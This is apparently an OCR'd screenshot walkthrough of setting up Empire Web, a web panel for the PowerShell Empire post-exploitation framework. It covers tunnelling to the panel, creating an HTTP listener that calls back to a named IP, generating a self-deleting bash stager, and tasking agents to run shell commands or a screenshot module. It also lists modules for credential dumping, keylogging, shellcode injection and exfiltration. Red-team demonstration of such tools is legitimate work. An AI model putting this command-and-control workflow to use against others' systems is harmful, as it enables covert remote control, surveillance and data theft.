xXxZombi3xXx:~ Harry$ git clone https://github.com/interference-security/empire-web
Cloning into 'empire-web'...
remote: Counting objects: 288, done.
remote: Total 288 (delta 0), reused 0 (delta 0), pack-reused 288
Receiving objects: 100% (288/288), 421.74 KiB | 210.00 KiB/s, done.
Resolving deltas: 100% (123/123), done.
xXxZombi3xXx:~ Harry$
```

Hackers are born to escalate privileges

```
[harry@openvpn: /var/www/html$ ls
empire-web  index.nginx-debian.html
harry@openvpn: /var/www/html$
```

← → ↻ ⓘ Not Secure [REDACTED] 9797/empire-web/login.php ☆ [Icons]

 **Empire Web** [Login](#) [About](#)



PowerShell Empire Web

Empire IP Address

Empire Port

Empire Username

Empire Password

```
[harry@openvpn: /var/www/html]$ netstat -anop | grep 9797
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:9797        0.0.0.0:*          LISTEN      -  off (0.00/0/0)
```

```
[xXxZombi3xXx:~ Harry$ nmap 207.170.127.20 -p 9797
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-08 20:21 IST
Nmap scan report for 207.170.127.20.vultr.com (207.170.127.20)
Host is up (0.10s latency).
```

```
PORT      STATE SERVICE
9797/tcp  open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
xXxZombi3xXx:~ Harry$ █
```


```
[harry@openvpn: /var/www/html]$ sudo ufw deny 9797
Rule updated
Rule updated (v6)
harry@openvpn: /var/www/html$ █
```

```
[xXxZombi3xXx:~ Harry$ nmap 207.170.127.20 -p 9797
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-08 20:22 IST
Nmap scan report for 207.170.127.20.vultr.com (207.170.127.20)
Host is up (0.10s latency).
```

```
PORT      STATE SERVICE
9797/tcp  filtered unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
xXxZombi3xXx:~ Harry$ █
```




```
xxXzombi3xXx:~ Harry$ ssh -Nf -L 9797:127.0.0.1:9797 harry@207.148.124.20
[harry@207.148.124.20 ~]$ password:
xxXzombi3xXx:~ Harry$ netstat -an | grep 9797
tcp4      0      0 127.0.0.1.9797      *.*          LISTEN
tcp6      0      0 :::1.9797            *.*          LISTEN
tcp4      0      0 192.168.2.6.56678   207.148.124.20.9797  CLOSE_WAIT
xxXzombi3xXx:~ Harry$
```


localhost:9797/empire-web/login.php

Empire Web

LoginAbout



PowerShell Empire Web

Empire IP Address

Enter IP Address

Empire Port

Enter Port

Empire Username

Enter Username

Empire Password

Enter Password

Login

Empire IP Address

127.0.0.1

Empire Port

1337

Empire Username

harry

Empire Password

.....|

Login

localhost:9797/empire-web/dashboard.php

Empire WebDashboardListenersStagersAgentsModulesCredentialsReportingBrowserharry

PowerShell Empire Web

Empire Listeners

3 listeners currently active

Empire Agents

4 agents currently active

localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules

PowerShell Empire Web

- Show All Listeners
- Search Listener by Name
- Create a Listener
- Kill Listener(s)

Empire Listeners

3 listeners currently active

localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules

PowerShell Empire Web

- Show All Stagers
- Search Stager by Name
- Generate Stager

Empire Listeners

3 listeners currently active

← → ↻ localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

PowerShell Empire W

Empire Listeners

3 listeners currently active

Empire Agents

4 agents currently active

Show All Agents

Search Agent by Name

Show Stale Agents

Remove Stale Agents

Remove Agent

Agent - Run Shell Command

Show Agent Results

Delete Agent Results

Clear Queued Agent Tasking

Rename Agent

Kill Agent(s)

View Screenshots

View Webcam Videos

← → ↻ localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

PowerShell Empire Web

Empire Listeners

3 listeners currently active



Empire Agents



Show All Modules

Show Module by Name

Search for Module

Execute Module





localhost:9797/empire-web/create-listener.php?type=http

Empire Web

Dashboard

Listeners

Stagers

Agents

Modules

Credentials

Reporting

Browser

harry

Create Listener

http

Listener Name

Create

Additional Options:

Name	Description	Required	Value
BindIP	The IP to bind to on the control server.	Yes	0.0.0.0
CertPath	Certificate path for https listeners.	No	
DefaultDelay	Agent delay/reach back interval (in seconds).	Yes	5
DefaultJitter	Jitter in agent reachback interval (0.0-1.0).	Yes	0
DefaultLostLimit	Number of missed checkins before exiting	Yes	60
DefaultProfile	Default communication profile for the agent.	Yes	/admin/get.php/news.r
Host	Hostname/IP for staging.	Yes	http://207.148.124.20:4
KillDate	Date for the listener to exit (MM/dd/yyyy).	No	
Launcher	Launcher string.	Yes	powershell -noP -sta -v

localhost:9797/empire-web/create-listener.php

Empire Web

Dashboard

Listeners

Stagers

Agents

Modules

Credentials

Reporting

Browser

Create Listener

Listener Type



Listener Name



Create



✔ Listener test successfully started

Additional Options:

You have not selected any "Listener Type" above. Select one to view options for it.







localhost:9797/empire-web/show-all-stagers.php

Empire Web Dashboard Listeners Stagers Agents Modules

All Stagers (31)

osx/jar

osx/macho

Show All Stagers
Search Stager by Name
Generate Stager

localhost:9797/empire-web/generate-stager.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser harry

multi/bash

multi/bash Generate

Name: multi/bash
Description: Generates self-deleting Bash script to execute the Empire stage0 launcher.
Author: @harmj0y
Comments:

Stager Options:

Name	Description	Required	Value
Language	Language of the stager to generate.	Yes	python
Listener	Listener to generate stager for.	Yes	http
OutFile	File to output Bash script to, otherwise displayed on the screen.	No	
SafeChecks	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.	Yes	True
UserAgent	User-agent string to use for the staging request (default, none, or other).	No	default

localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

PowerShell Empire W

Empire Listeners
3 listeners currently active

Empire Agents
5 agents currently active

Show All Agents

Search Agent by Name

Show Stale Agents

Remove Stale Agents

Remove Agent

Agent - Run Shell Command

Show Agent Results

Delete Agent Results

Clear Queued Agent Tasking

Rename Agent

Kill Agent(s)

View Screenshots

View Webcam Videos

localhost:9797/empire-web/show-all-agents.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

Agent Name: P41R5V2K

Agent Option	Agent Value
ID	5
checkin_time	2018-09-08 15:01:06
children	
delay	5
external_ip	182.68.128.28
functions	
high_integrity	0
hostname	x0xZombi3x0x.local
internal_ip	127.0.0.1
jitter	0
kill_date	
language	python
language_version	2.7
lastseen_time	2018-09-08 15:01:24
listener	http

localhost:9797/empire-web/dashboard.php

Empire Web Dashboard

PowerShell Empire W

Empire Listeners

3 listeners currently active

Empire Agents

5 agents currently active

- Show All Agents
- Search Agent by Name
- Show Stale Agents
- Remove Stale Agents
- Remove Agent
- Agent - Run Shell Command
- Show Agent Results
- Delete Agent Results
- Clear Queued Agent Tasking
- Rename Agent
- Kill Agent(s)
- View Screenshots
- View Webcam Videos

localhost:9797/empire-web/agent-shell-cmd.php




Empire Web Dashboard

Task Agent to Run a Shell Command

--Choose Agent Name-- Enter command Execute

Agent Output

--Choose Agent Name-- Show Result



localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

PowerShell Empire Web

Show All Modules

Show Module by Name

Search for Module

Execute Module

Empire Listeners

3 listeners currently active

Empire Agents

5 agents currently active

localhost:9797/empire-web/show-all-modules.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

Show All Modules (285) Search

exfiltration/invoke_ExfilDataToGitHub

Use Module

external/generate_agent

Use Module

powershell/code_execution/invoke_dllinjection

Use Module

powershell/code_execution/invoke_metasploitpayload

Use Module

powershell/code_execution/invoke_ntsd

Use Module

powershell/code_execution/invoke_reflectivepeinjection

Use Module

powershell/code_execution/invoke_shellcode

Use Module

localhost:9797/empire-web/dashboard.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

PowerShell Empire Web

Show All Modules
Show Module by Name
Search for Module
Execute Module

Empire Listeners

3 listeners currently active

Empire Agents

5 agents currently active

localhost:9797/empire-web/execute-module.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

Execute Module

--Choose Module-- Choose

- exfiltration/Invoke_ExfilDataToGitHub
- external/generate_agent
- powershell/code_execution/Invoke_DllInjection
- powershell/code_execution/Invoke_MetasploitPayload
- powershell/code_execution/Invoke_NtSd
- powershell/code_execution/Invoke_ReflectivePEInjection
- powershell/code_execution/Invoke_Shellcode
- powershell/code_execution/Invoke_ShellcodeMSIL
- powershell/collection/ChromeDump
- powershell/collection/FoxDump
- powershell/collection/USBKeylogger
- powershell/collection/WebcamRecorder
- powershell/collection/browser_data
- powershell/collection/clipboard_monitor
- powershell/collection/file_finder
- powershell/collection/find_interesting_file
- powershell/collection/get_indexed_item
- powershell/collection/get_sql_column_sample_data
- powershell/collection/get_sql_query

localhost:9797/empire-web/execute-module.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

Execute Module

python/collection/osx/screenshot Choose

Agent Output Show Result

localhost:9797/empire-web/execute-module.php?module_name=python%2Fcollection%2Fosx%2Fscreenshot

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

Execute Module

--Choose Module-- Choose

Module Name: python/collection/osx/screenshot

Execute Module

Author	@harmj0y
Background	No
Comments	
Description	Takes a screenshot of an OSX desktop using screencapture and returns the data.
Language	python
MinLanguageVersion	2.6
Name	python/collection/osx/screenshot
NeedsAdmin	No

Module Options:

Name	Description	Required	Value
Agent	Agent to execute module on.	Yes	<div><div>✓ 5ANM1FGR</div><div>9PRESW6C</div><div>GHZKA236</div><div>B1R4KNX6</div><div>P41R5V2K</div><div>All Agents</div></div>
SavePath	Path of the temporary screenshot file to save.	Yes	

Execute Module

--Choose Module--

Choose

✓ Tasked agent P41R5V2K to run module python/collection/osx/screenshot

localhost:9797/empire-web/dashboard.php

Empire Web

Dashboard

Listeners

Stagers

Agents

Modules

Credentials

Reporting

Browser

PowerShell Empire W

Empire Listeners

3 listeners currently active

Empire Agents

5 agents currently active

Show All Agents

Search Agent by Name

Show Stale Agents

Remove Stale Agents

Remove Agent

Agent - Run Shell Command

Show Agent Results

Delete Agent Results

